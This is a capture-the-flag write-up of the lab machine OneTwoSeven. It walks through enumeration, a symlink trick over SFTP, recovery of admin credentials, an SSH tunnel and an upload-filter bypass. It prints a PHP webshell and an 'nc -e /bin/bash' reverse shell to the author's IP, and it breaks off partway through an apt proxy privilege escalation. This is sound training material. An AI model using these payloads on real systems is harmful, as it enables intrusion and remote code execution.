
Enumeration

First things first, enumeration. The process of enumeration is key in every operation, you have to know what you are dealing with. There are a number of ways to perform the "perimeter" enumeration of a remote machine, the most common is running a port scan of all the ports on a machine using nmap. Keep in mind that using nmap to scan the entire 65535 port range of a machine generates a lot of noise in real life scenarios, so do your homework first, try to understand the attack surface by using passive scanning methods and be laser focused

while employing active scanning. That said, by scanning the entire port range of OneTwoSeven, we find there are three interesting ports (22, 80 and 60080) on the machine, which we can scan more thoroughly using the -sV option of nmap.

```
last@iPwn: ~ $ nmap -p22,80,60080 -sV 10.10.10.133
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 16:15 CET
Nmap scan report for 10.10.10.133
Host is up (0.097s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
60080/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
```

Interestingly, port 60080 is filtered, we will take note of that. Usually, the first thing one does after enumerating the version of a service listening on a specific port is to look for known RCE exploits, but for these services there are no known public exploits. Another possible avenue of approach would be to try to guess the username and password used to connect via SSH on port 22, but that would be time consuming and unreliable. Let's focus on what's on port 80.



We can see a greyed out "Admin" button, let's take note of that. Scrolling down we can see another interesting hint.

Secure SFTP Upload. WTF!

We provide secure upload to your account using industry standard strong encryption algorithms. Noone can spy on your password. Noone will see what precious files you upload.

Secure SFTP upload? That's interesting too. SFTP stands for Secure File Transfer Protocol and it's a way to transfer files via SSH, which is a service we found before. Let's have a look at the source code snippet that renders the Admin button.

```
<li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
<!-- Only enable link if access from trusted networks admin/20190212 -->
<!-- Added localhost admin/20190214 -->
<li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
```

It's a link to http://onetwoseven.htb:60080, which likely is a webserver listening on localhost port 60080. That makes sense as we have seen port 60080 is filtered, a common indicator something is listening on that port but on another interface (the local one in this case). If you think about it, this somewhat ticks with the name of the machine, which is a reference to number 127, the value of the first octet of the 127.0.0.1 local IP address.

Let's click on "Sign up today" and see where it takes us.

Express checkout. Yeah!

Your personal account is ready to be used:

Username: ots-hZjhkOWY
Password: d7af8d9f

You can use the provided credentials to upload your pages via sftp://onetwoseven.htb. Your personal home page will be available here.

It may take up to one minute for all backend processes to properly identify you.

A set of credentials are given to us. It also informs us we can use these credentials to log into SFTP, that's great!

Let's login to SFTP using the ots-hZjhkOWY:d7af8d9f


```
last@iPwn: ~ $ sftp ots-hZjhkOWY@10.10.10.133
ots-hZjhkOWY@10.10.10.133's password:
Connected to ots-hZjhkOWY@10.10.10.133.
sftp> help
Available commands:
bye                                Quit sftp
cd path                            Change remote directory to 'path'
chgrp grp path                     Change group of file 'path' to 'grp'
chmod mode path                    Change permissions of file 'path' to 'mode'
chown own path                     Change owner of file 'path' to 'own'
df [-hi] [path]                    Display statistics for current directory or
                                   filesystem containing 'path'
exit                               Quit sftp
get [-afPpRr] remote [local]       Download file
reget [-fPpRr] remote [local]      Resume download file
reput [-fPpRr] [local] remote      Resume upload file
help                               Display this help text
lcd path                           Change local directory to 'path'
lls [ls-options [path]]            Display local directory listing
lmkdir path                        Create local directory
ln [-s] oldpath newpath            Link remote file (-s for symlink)
lpwd                               Print local working directory
ls [-1afhlnrSt] [path]             Display remote directory listing
lumask umask                       Set local umask to 'umask'
mkdir path                         Create remote directory
progress                           Toggle display of progress meter
put [-afPpRr] local [remote]       Upload file
pwd                                Display remote working directory
quit                               Quit sftp
rename oldpath newpath             Rename remote file
rm path                            Delete remote file
rmdir path                         Remove remote directory
symlink oldpath newpath            Symlink remote file
version                            Show SFTP version
!command                           Execute 'command' in local shell
!                                  Escape to local shell
?                                  Synonym for help
sftp>
```

Well, it turns out the credentials are valid! The first thing to do in this case is to see what we are allowed to do. It turns out we have a "symlink" command, which allows us to create symbolic links.

We also have a personal homepage at http://onetwoseven.htb/~ots-hZjhkOWY. If we add "10.10.10.133 onetwoseven.htb" to /etc/hosts we can access this link easily. Let's check the source code of this page.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Nothing here.</title>
5 <style>body { margin:0; padding:0; background:url("/dist/img/abstract-architecture-attractive-988873.jpg")
6 </head>
7 <body></body>
8 </html>
9
```

Not much, actually, but it seems to be the same content of the index.html file found in the SFTP's public_html folder. It could mean that our http://onetwoseven.htb/~ots-hZjhkOWY/ is linked to public_html. We can prove it by creating a file inside the folder and seeing if this file is retrievable through the web browser. But first, what happens if we try to symlink the root directory to a file inside public_html (let's call this file "ares") through the command "symlink / public_html/ares"? If we manage to create a symbolic link inside public_html and it shows up in our private webpage we will be able to browse the entire filesystem. And in fact, if we browse to http://onetwoseven.htb/~ots-hZjhkOWY/ares/ the following page appears.



Index of /~ots-hZjhkOWY/ares

Name	Last modified	Size	Description
Parent Directory		-	
etc/	2019-02-20 16:39	-	
home/	2019-02-15 21:10	-	
usr/	2019-02-15 21:50	-	
var/	2019-02-15 19:59	-	

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80


This means we can see /etc/passwd by browsing to http://onetwoseven.htb/~ots-hZjhkOWY/ares/etc/passwd, though it doesn't give us a lot of information.

```
ots-yODc2NGQ:x:999:999:127.0.0.1:/home/web/ots-yODc2NGQ:/bin/false
ots-hZjhkOWY:x:1001:1001:10.10.14.13:/home/web/ots-hZjhkOWY:/bin/false
```

At http://onetwoseven.htb/~ots-hZjhkOWY/ares/var/www/html-admin/ we find .login.php.swp. If we download it and open it with the command vim -r login.php.swp we can recover the content of the original login.php file. By looking carefully, we find the following snippet inside it:

```
if ($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) ==
'11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') {

        $_SESSION['username'] = 'ots-admin';
```

We now have a SHA256 hash we can try to crack.



So now we have a new set of credentials we can use in the admin page, ots-admin:Homesweethome1. Unluckily, we still can't access it because it can only be reached locally. Or can we? You see, SFTP is SSH actually, so SSH tunneling and port forwarding can be used.


```
last@iPwn: ~ $ ssh ots-hZjhkOWY@onetwoseven.htb -L 60080:127.0.0.1:60080
ots-hZjhkOWY@onetwoseven.htb's password:
Warning: untrusted X11 forwarding setup failed: xauth key data not generated
This service allows sftp connections only.
Connection to onetwoseven.htb closed.
```


Man... so close. But we can still fight back! The error that's given to us stems from the fact that the command we have written tries to spawn a TTY after setting up the tunnel. What happens if we add the -N option so that no command is sent to the remote server and no TTY is spawned?

```
last@iPwn: ~ $ ssh ots-hZjhkOWY@onetwoseven.htb -L 60080:127.0.0.1:60080 -N
ots-hZjhkOWY@onetwoseven.htb's password:
```

The tunnel stays up! Perfect, we can now browse to localhost:60080 and login with

`ots-admin:Homesweethome1`





A plugin upload page! Maybe we can upload some PHP and gain RCE from here (as a side note, I tried uploading PHP files to public_html and executing them from there but it did not work...).

Let's see what "OTS Default User" gives us.

Default User Credentials

Username: ots-yODc2NGQ
Password: f528764d

We can login with those credentials and get the user.txt flag!

```
last@iPwn: ~ $ sftp ots-yODc2NGQ@onetwoseven.htb
ots-yODc2NGQ@onetwoseven.htb's password:
Connected to ots-yODc2NGQ@onetwoseven.htb.
sftp> dir
public_html   user.txt
sftp> get user.txt
Fetching /user.txt to user.txt
/user.txt                                     100%   33     0.2KB/s   00:00
sftp> exit
last@iPwn: ~ $ cat user.txt
93a4ce6d82bd35da033206ef98b486f4
last@iPwn: ~ $
```

That's all well and good but getting the flag without having code execution doesn't feel good, let's break this machine!

If we open "OTS Addon Manager" we get the following output:

```
The addon manager must not be executed directly but only via
the provided RewriteRules:
```

```
RewriteEngine On
RewriteRule ^addon-upload.php   addons/ots-man-addon.php [L]
RewriteRule ^addon-download.php addons/ots-man-addon.php [L]
```

```
By commenting individual RewriteRules you can disable single
features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.
```

There's a rewrite rule on addon-upload.php and addon-download.php, this means those two pages are translated to addons/ots-man-addon.php, which is the Addon Manager. Let's download it and see what happens when the upload page is called.

```php
case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
    if(isset($_FILES['addon'])){
        $errors= array();
        $file_name = basename($_FILES['addon']['name']);
        $file_size =$_FILES['addon']['size'];
        $file_tmp =$_FILES['addon']['tmp_name'];

        if($file_size > 20000){
            $errors[]='Module too big for addon manager. Please upload manually.';
        }

        if(empty($errors)==true) {
            move_uploaded_file($file_tmp,$file_name);
            header("Location: /menu.php");
            header("Content-Type: text/plain");
            echo "File uploaded successfull.y";
        } else {
            header("Location: /menu.php");
            header("Content-Type: text/plain");
            echo "Error uploading the file: ";
            print_r($errors);
        }
    }
```

If we manage to call addon-upload.php we can upload PHP files straight to the webserver and then call them, obtaining code execution. Unluckily, while we get code 200 if we call addon-download.php, we get error 404 if we try to browse to addon-upload.php, probably because of some .htaccess interfering. This can be easily bypassed by browsing to addon-download.php/addon-upload.php though, as in ots-man-addon.php the preg_match for addon-upload.php is executed before the preg_match for addon-download.php. Another problem we have is that the "Submit Query" button, which calls addon-upload.php, is greyed out, but that's easily fixed by modifying the source code of the webpage in the browser.

Initial foothold

Now that we have all the necessary information, we can modify the webpage to allow us to upload a webshell. We start with this:

```
▼<form action="addon-upload.php" method="POST" enctype="multipart/form-data">
  <input type="file" name="addon">
  <input type="submit" disabled="disabled">
```

And end with this:

```
▼<form action="addon-download.php/addon-upload.php" method="POST"
 enctype="multipart/form-data">
   <input type="file" name="addon">
    ⊙
   <input type="submit">
```

Now we craft a tiny webshell that will execute commands through the system() function and name it swt.php.

```
<?php
  system($_GET["cyber"]);
?>
```

We upload it using the "Submit Query" button and if we navigate to http://127.0.0.1:60080/addons/ (where addons are uploaded) we should be able to see it

Index of /addons

Name	Last modified	Size	Description
Parent Directory		-	
ots-default-user.php	2019-02-13 12:23	550	
ots-fs-backup.php	2019-02-13 12:23	290	
ots-fs.php	2019-02-13 12:23	249	
ots-man-addon.php	2019-02-13 12:23	2.0K	
ots-sysupdate.php	2019-02-13 12:23	470	
ots-sysusers.php	2019-02-13 12:23	271	
ots-top.php	2019-02-13 12:23	276	
ots-uptime.php	2019-02-13 12:23	248	
ots-users.php	2019-02-13 12:23	321	
swt.php	2019-12-18 18:19	37	

Apache/2.4.25 (Debian) Server at 127.0.0.1 Port 60080

and execute commands by browsing to http://127.0.0.1:60080/addons/swt.php?cyber=COMMAND and replacing COMMAND with "id", for example.

---

uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)

Let's spawn a reverse shell, shall we? In this case, my IP address is 10.10.14.13 and I'm listening on port 4444 using ncat; if I visit http://127.0.0.1:60080/addons/swt.php?cyber=nc%20-e%20/bin/bash%2010.10.14.13%204444, a reverse shell will pop up in my listener.

```
last@iPwn: ~ $ ncat -lvnp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.133.
Ncat: Connection from 10.10.10.133:34440.
id
uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)
python -c "import pty; pty.spawn('/bin/bash')"
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

Once a connection has been established, I proceed to spawn a TTY using a common Python one liner.

Voila', we now have a stable foothold inside the system, it's time to escalate our privileges.

Privilege escalation

Among the first things one does once a shell has been landed on a target Linux system is check if the account that's been compromised is allowed to run some program with superuser privileges without having to input a password. That can be achieved by running sudo with the -l flag. In fact, the www-data user in this case has the ability to run apt-get upgrade and apt-get update as root without having to input a password. Also, we take note that the variables "ftp_proxy http_proxy https_proxy no_proxy" are kept.

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ sudo -l
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

Moreover, if we head to the /etc/apt/sources.list.d we can see there's a custom onetwoseven.list file.


```
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ cat onetwoseven.list
cat onetwoseven.list
# OneTwoSeven special packages - not yet in use
deb http://packages.onetwoseven.htb/devuan ascii main
www-admin-data@onetwoseven:/etc/apt/sources.list.d$
```

This file specifies the existence of a package repository at packages.onetwoseven.htb, which can't be resolved by the machine's DNS.

These misconfigurations can be chained to force the machine to update through a proxy we specify and install a malicious upgrade, let's see how.

First, we add packages.onetwoseven.htb to our /etc/hosts file and make it point to our IP address, then setup a proxy on our machine that will redirect requests using Burp on port 8888.

```
echo "127.0.0.1 packages.onetwoseven.htb" >> /etc/hosts
```



After that, we spawn a webserver on port 80 using Python.

```
admin@iPwn: /tmp $ sudo python3 -m http.server 80
